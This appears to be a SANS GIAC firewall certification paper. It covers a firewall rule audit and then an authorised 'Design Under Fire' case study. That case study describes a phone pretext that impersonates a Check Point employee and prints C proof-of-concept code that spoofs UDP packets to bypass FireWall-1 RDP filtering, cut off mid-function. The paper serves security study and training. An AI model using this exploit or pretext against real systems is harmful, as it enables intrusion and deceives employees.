



Figure F – This screen allows an administrator to configure the Authentication of the VPN.



© SANS In

Implementation Test / Audit (aka Assignment 3 – Verify the Firewall Policy)

The implementation and test section explains the security test of the solution definition. Test cases are written then executed, and the results are documented. The test cases (audit) are written for the Firewall ONLY. The audit is designed to ensure the firewalls are working properly and have been configured according to the requirements outlined in Section 1. This is not a vulnerability scan, it is a configuration check.

Plan

The test cases will be executed during the normal maintenance window to mitigate the risk of downtime resulting from unexpected results. Currently, the maintenance window is Sunday morning, 1:00 AM to 4:00 AM.

Expected duration of test is 3 hours. Since this is being performed during the maintenance window, it is considered a normal procedure that should incur no additional costs, salary or otherwise. Regular maintenance can resume after the audit is completed and all systems are validated to be production ready.

There are three parts to the Audit.

- 1) Execute standard transactions based on User and System Requirements. This step ensures a baseline is established. If the firewall has been freshly loaded, then skip this step and proceed to step two.
- 2) Execute the Firewall Test Cases. Test Cases will test each firewall rule individually.
- 3) Execute standard transactions. This helps ensure that the system is production ready and the test has not inadvertently altered or hindered business operations.

NOTE: Testing on production systems has a high potential for disaster if back-up plans are not in place. Since the firewalls are not load balanced, it is recommended that procedures are in place to perform quick reloads and that business management is notified whenever there is a possibility for prolonged outages.

Parts 1 and 3

Standard transactions are performed before the audit to establish a baseline. The same transactions are performed after the audit to ensure systems are performing as required.

Firewall Test Cases (Part 2)

The table below documents the outcome of the test cases for part two of the audit.

The table is organized according to the Test Case Number (first column) NOT the firewall rules (that is the second column), as there may be more than one test case per firewall rule. The third column indicates whether or not the test was successful. The fourth column indicates the process and/or procedure used to perform the actual test. Generally, there is very little need for advanced references for executing these tests. That is, most of the rules are tested using standard methodologies. For example, trying to access the web server through a browser, or trying to FTP a file should not require additional screen shots or explanation. However, when needed, there will be a reference to additional resources, such as Appendix A “Tools and Commands for Audit”. The Outcome column indicates the result of the test. And finally, the Tasks Generated column will indicate additional steps that should be taken as a result of the audit.

© SANS Institute 2003. All rights reserved.

Number	Rule to be tested	Outcome	Procedure Used	Tasks Generated
1	<p>BDR_FW1 : 1 and 2</p> <p>Source - Any</p> <p>Destination - Web Content Servers</p> <p>Service(s) - http and https</p> <p>Action - None</p>	<p>SUCCESS</p> <p>* Tester could access the web site and the purchasing server</p> <p>* No logs were generated</p>	<p>Connect the External Interface, either directly or through a switch</p> <p>Use a standard laptop to open web pages located on both 'content' and 'purchasing' web servers in the DMZ</p> <p>Since this is a relatively easy procedure, no further documentation is required</p>	None.

2	<p>BDR_FW1 : 3</p> <p>Source - Supplier networks</p> <p>Destination - FTP servers in the DMZ</p> <p>Service(s) - FTP</p> <p>Action - Log</p>	<p>SUCCESS</p> <p>* Tester can FTP data to the server</p>	<p>Connect the External Interface, either directly or through a switch</p> <p>Spoof the IP address of the Suppliers (See "Spoofing an IP" in Appendix A")</p> <p>Use an FTP process or program to transfer the files.</p> <p>We like WS_FTP, which can be downloaded for free from sites like http://download.com</p> <p>Log was generated</p>	
---	--	---	--	--

3	<p>BDR_FW1 and INT_FW1: 3</p> <p>Source - INT_FTP</p> <p>Destination - EXT_FTP</p> <p>Service(s) - FTP</p> <p>Action - Log</p>	<p>SUCCESS</p> <p>* Internal FTP Server can pull files from External FTP server.</p>	<p>The easiest method of performing this test is to login to the Internal FTP server directly and execute the batch process.</p> <p>Note: a tool such as CyberCop can be used to detect if ports 20-21 are open, but that test will be executed later.</p>	
4	<p>BDR_FW1 and INT_FW1: 4</p> <p>Source - External Web Purchasing Server</p> <p>Destination - Internal MTS Server</p> <p>Service(s) - https</p> <p>Action - Log</p>	<p>SUCCESS</p>	<p>Log into the External Web Purchase Server and post the following request from the browser:</p> <p>https://testID:testpassword@192.168.6.2/purchaseservices/test.asp</p> <p>This request will post to the Internal MTS server over an SSL initiated session and pass the BASIC authentication credentials used by the application.</p>	

5	<p>BDR_FW1 and INT_FW1: 6</p> <p>Source - External and Internal Mail Servers</p> <p>Destination - Any</p> <p>Service(s) - SMTP</p> <p>Action - Log</p>	FAILURE	<p>Send e-mail to and from the Internet.</p> <p>Send e-mail to and from the Workstation Ethernet.</p> <p>During this test, the Testers realized that the User Requirement for e-mail access was not met. While there is a firewall rule to allow the E-mail Servers to send e-mail, there is no firewall rule that allows workstations to actually send the mail. An action item has been added to address this issue.</p> <p>This rule will also be verified by running a CyberCop scan, see last Test Case.</p>	<p>Need to allow outgoing SMTP request from the Workstations.</p> <p>Resolution timeframe—immediate.</p>
---	--	---------	---	--

6	<p>BDR_FW1 and INT_FW1: 7 and 8</p> <p>Source - Internal Workstation</p> <p>Destination - Anywhere</p> <p>Service(s) - https, http, SSH</p> <p>Action - Log</p>	SUCCESS	<p>From a workstation, Tester should execute simple http, https, and SSH commands.</p> <p>This will also be verified in the CyberCop scan.</p> <p>HTTP/S traffic does not generate logs.</p> <p>SSH traffic does generate a log.</p>	See Action Item in Use Case 5.
---	---	---------	--	--------------------------------

7	<p>BDR_FW1 and INT_FW1: 9</p> <p>Run CyberCop against:</p> <p>Border Router: - External Connection - DMZ Connection - Intranet Connection</p> <p>Internal Firewall: - Intranet Connection - Database Connection</p>	SUCCESS	<p>Verified that no other ports are open.</p> <p>Verified that invalid requests are logged.</p> <p>See Appendix B.</p>	
8	Test VPN clients	FAILURE	Verify that the VPN clients have access to the network	Allow ports 259/udp and 500/udp

© SANS Institute 2003. Author retains full rights.

Unwanted Traffic

A tool such as Nessus (www.nessus.org) can be used to probe the firewall analyzing whether or not the firewall is allowing any traffic it is not supposed to allow.

As this is a test of the firewall rules, and not the firewall platform, there will not be a full scale penetration test (as per Assignment 3 requirements).

Analysis of Audit

- 100% Test Cases were completed
- 75% of the Test Cases were successful (see first action item below)
- The firewall did NOT allow any additional traffic.
- 3 action items was documented at the result of the Audit.

Action Items from the Test Cases:

- Some test cases could not even begin until proper DNS entries were established. For example, a firewall entry, similar to the one below, would need to be established before proper name resolution occurred.

9	GIAC_DMZ	GIAC_JSP GIAC_INT_FW1	*	dns	accept	- None	GIAC_BDR_FW1 GIAC_INT_FW1	*	DNS entry
---	----------	--------------------------	---	-----	--------	--------	------------------------------	---	-----------

- Create a rule on the Border Firewall to allow e-mail (SMTP) traffic from the Employee Workstations. This should allow the internal employees to perform e-mail functions.
- Create a rule on the Border Firewall to allow VPN traffic (50/tcp and 500/udp). Although the VPN was established on the Border Firewall, nobody entered the rule in the Policy Manager.
- Will need to create a rule for LDAP traffic as well.

Additional action items:

- While the Firewalls log most unnecessary traffic, there are many attacks that can be performed whether logged or not. For this reason, GIAC should consider placing intrusion detection devices at key locations.
- Although the audit focused on the boarder firewall, it is also recommend that the router passwords adhere to more stringent rules, such as upper/lower case, non-dictionary words, etc.

- In addition, the original network map does not clearly document the additional routers needed when segmenting the networks. It is recommended that the diagram be updated accordingly.
- **After seeing the type of threats associated with e-commerce, Management has decided to review the decision for an IDS system.** As a result, management is considering using a company such as ISS. (http://www.iss.net/products_services/enterprise_protection/rsnetwork/sensor.php) Several network probes will be used to help analyze possible attacks outside the border firewall and, of course, to detect possible attacks that may have compromised the firewall. The information gathered by the probe outside the firewall can be invaluable when determining if the firewall is adequately performing its job. In addition, the information is very valuable when gathering statistics regarding what type of attacks or probes are most prevalent. It should be noted however, that the information is still filtered because of the boarder router.

The network sensors themselves are passive and do not require their own IP address. The engines, one for each probe, are not shown. All engines are managed through a central management console.


More probes may be added later, such as to the Intranet Database network.

The audit can be regarded as successful because it demonstrated many of the shortcomings of the initial design. Some items were simply oversights by the designer (DNS for example). Other items, such as IDS, simply needed acceptance by management before implementation could occur.

Proper auditing and/or testing of network or firewall changes should be performed before going to production in order to ensure that nothing has been overlooked.

It is also important to note that an audit exercise at regular intervals is very beneficial to help ensure that appropriate rules are set and unauthorized or improper changes have not been made.

Diagram 3 – Updated Network Diagram adding suggestions from the additional action items. The additional routers do not have ACLs applied.



Case Study (aka Part 4 – Design Under Fire)

As an ongoing practice, GIAC Enterprises often documents Case Studies to keep abreast of the current industry trends and relevant industry best practices. The primary method of acquiring material for case studies is through the ethical art of white hacking, or white hat hacking. Hackers are often described as cowboys in the old west, some wore white hats (the “good guys”) and the others wore the black hats and were considered the “bad guys.” In today’s ‘net world, the black-hats are the hackers that perform illegal or unethical acts against other’s systems or information. The white-hats are trying to stop them. To do this, the white-hats need to know more than the black-hats. To this end, Case Studies are used to practice what is being practiced on us.


VERY IMPORTANT – Hacking is generally considered illegal. The information provided in this document is for learning purposes only and is not intended to aid in any illegal activity, either directly or implied. Any reference to actual persons or entities is strictly coincidental.

As usual, to acquire data for this case study, we chose a target that was a member of the GIAC Holding Company. This made it easier for our lawyers to engage in contractual agreements because we are all part of the same organization. The actual legal agreement is very long and has a lot of legal bumbo-jumbo. However, the spirit of the contract is as follows:

1. Attack the perimeter firewall
2. Compromise an internal system
3. Perform a denial of service attack
4. Do not notify anyone regarding when or how the exercise will occur.

Target Company

Documentation by Daniel Alman written on November 3,2002
http://www.giac.org/practical/daniel_alman_gcfw.zip




Preliminary Assessment

Before the attacks begin, our team performs a preliminary assessment to help validate the documentation we received is accurate. The scan is two parts: network and social engineering.

Network Scan:

The network scan was performed using CyberCop (see Appendix B). CyberCop is useful for performing scans for open ports, detecting well-known vulnerabilities, and checking for some of the intrusion detection systems.



Results: While the above diagram is obviously simulated, a real scan would indicate that port 80 and 443 are open.

Social Engineering:

Social engineering is an effective method for gaining additional information and/or verifying the information already presumed.

For example, a phone call could be made to the receptionist simply verifying the name of a network specialist. Since we would not know the correct name, we may ask the receptionist to provide us with the current name. We can then call the network specialist, indicate we are from Checkpoint, verify they are still running Firewall One, and ask if they would like information on another Checkpoint product.

Attacking the Firewall

There are many places on the Internet that will provide information on the vulnerabilities of Checkpoint Firewall (see References). For this exercise, we have chosen the following vulnerability.

RDP Communication Vulnerability Updated- 12Jul2001

"Check Point uses a proprietary protocol called RDP (UDP/259) for some internal communication between software components (this is not the same RDP as IP protocol 27). By default, VPN-1/Firewall-1 allows RDP packets to traverse Firewall gateways in order to simplify encryption setup. Under some conditions, packets with RDP headers could be constructed which would be allowed across a VPN-1/Firewall-1 gateway without being explicitly allowed by the rule base. In the 4.1 SP4 hotfix and all future service packs and releases, this default behavior is changed and RDP communication is blocked unless a specific access rule is written. " <http://www.checkpoint.com/techsupport/alerts/rdp.html>

"Detailed description:

As FireWall-1 rulesets are created they are translated into the INSPECT language (similar to C) and by default include the file \$FWDIR/lib/base.def which itself includes \$FWDIR/lib/crypt.def in line 259. Together they define protocol names and the so called implied rules (for FireWall-1 management). In line 62 the macro accept_fw1_rdp is defined to accept any eitherbound connection that matches the following characteristics:

- Protocol UDP
- Destination port 259 (RDP)
- RDP Command RDPCRYPTCMD (100), RDPCRYPT_RESTARTCMD (101), RDPUSERCMD (150) or RDPSTATUSCMD (128).

The RDP command types RDPCRYPT =

{RDPCRYPTCMD,RDPUSERCMD,RDPSTATUSCMD}

and RDPCRYPT_RESTART = {RDPCRYPT_RESTARTCMD} will permit traversal of faked RDP packets (regardless of the value of NO_ENCRYPTION_FEATURES,undefined by default). "

(CIAC - <http://ciac.llnl.gov/ciac/bulletins/l-109.shtml>)

Example code:

```
*****
#include <stdio.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/udp.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/types.h>
#include <asm/types.h>

/*See $FWDIR/lib/crypt.def for the following definitions.*/
/*We set the highest bit, so that the RDP commands are */
/*not members of the sets RDPCRYPTF and RDPCRYPT_RESTARTF*/
#define RDP_PORT 259 /*RDP port*/
#define RDPCRYPT_RESTARTCMD 101|0x80000000
#define RDPCRYPTCMD 100|0x80000000
#define RDPUSERCMD 150|0x80000000
#define RDPSTATUSCMD 128|0x80000000

/*-----Checksum calculation-----*/
unsigned short in_cksum(unsigned short *addr,int len)
{
    register int nleft=len;
    register unsigned short *w=addr;
    register int sum=0;
    unsigned short answer=0;

    while(nleft>1)
    {
        sum+=*w++;
        nleft-=2;
    }
    if(nleft==1)
    {
        *(u_char *)&answer=*(u_char *)w;
        sum+=answer;
    }
    sum=(sum >> 16)+(sum & 0xffff);
    sum+=(sum >> 16);
}
```

```

answer=~sum;
return(answer);
}
/*-----*/

/*-----Send spoofed UDP packet-----*/
int send_udp(int sfd,unsigned int src,unsigned short src_p,
             unsigned int dst,unsigned short dst_p,char *buffer,int len)

{
struct iphdr ip_head;
struct udphdr udp_head;
struct sockaddr_in target;
char *packet;
int i;

struct udp_pseudo    /*the udp pseudo header*/
{
    unsigned int src_addr;
    unsigned int dst_addr;
    unsigned char  dummy;
    unsigned char  proto;
    unsigned short length;
} pseudohead;

struct help_checksum /*struct for checksum calculation*/
{
    struct udp_pseudo pshd;
    struct udphdr udphd;
} udp_chk_construct;

/*Prepare IP header*/
ip_head.ihl    = 5; /*headerlength with no options*/
ip_head.version = 4;
ip_head.tos    = 0;
ip_head.tot_len = htons(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
ip_head.id     = htons(30000 + (rand()%100));
ip_head.frag_off = 0;
ip_head.ttl    = 255;
ip_head.protocol = IPPROTO_UDP;
ip_head.check   = 0; /*Must be zero for checksum calculation*/
ip_head.saddr   = src;
ip_head.daddr   = dst;

ip_head.check   = in_cksum((unsigned short *)&ip_head,sizeof(struct iphdr));

```



```

/*Prepare UDP header*/
udp_head.source = htons(src_p);
udp_head.dest = htons(dst_p);
udp_head.len = htons(sizeof(struct udphdr)+len);
udp_head.check = 0;

/*Assemble structure for checksum calculation and calculate checksum*/
pseudohead.src_addr=ip_head.saddr;
pseudohead.dst_addr=ip_head.daddr;
pseudohead.dummy=0;
pseudohead.proto=ip_head.protocol;
pseudohead.length=htons(sizeof(struct udphdr)+len);
udp_chk_construct.pshd=pseudohead;
udp_chk_construct.udphd=udp_head;
packet=malloc(sizeof(struct help_checksum)+len);
memcpy(packet,&udp_chk_construct,sizeof(struct help_checksum)); /*pre-assemble
packet for*/
memcpy(packet+sizeof(struct help_checksum),buffer,len); /*checksum calculation*/
udp_head.check=in_cksum((unsigned short *)packet,sizeof(struct help_checksum)+len);
free(packet);

/*Assemble packet*/
packet=malloc(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
memcpy(packet,(char *)&ip_head,sizeof(struct iphdr));
memcpy(packet+sizeof(struct iphdr),(char *)&udp_head,sizeof(struct udphdr));
memcpy(packet+sizeof(struct iphdr)+sizeof(struct udphdr),buffer,len);

/*Send packet*/
target.sin_family = AF_INET;
target.sin_addr.s_addr= ip_head.daddr;
target.sin_port = udp_head.source;
i=sendto(sfd,packet,sizeof(struct iphdr)+sizeof(struct udphdr)+len,0,
        (struct sockaddr *)&target,sizeof(struct sockaddr_in));
free(packet);
if(i<0)
    return(-1); /*Error*/
else
    return(i); /*Return number of bytes sent*/
}
/*-----*/

int main(int argc, char *argv[])
{
    int i;
    unsigned int source,target;
    unsigned short int s_port,d_port;

```

```

char payload[]="abcdefg"; /*payload length must be a multiple of 4*/
char *data;

/*RDP header, refer to $FWDIR/lib/tcpip.def*/
struct rdp_hdr
{
    unsigned int rdp_magic;
    unsigned int rdp_cmd;
} rdp_head;

if(argv[1]==NULL || argv[2]==NULL || argv[3]==NULL)
{
    printf("Usage: %s source_ip source_port dest_ip\n",argv[0]);
    return(1);
}
else
{
    source=inet_addr(argv[1]);
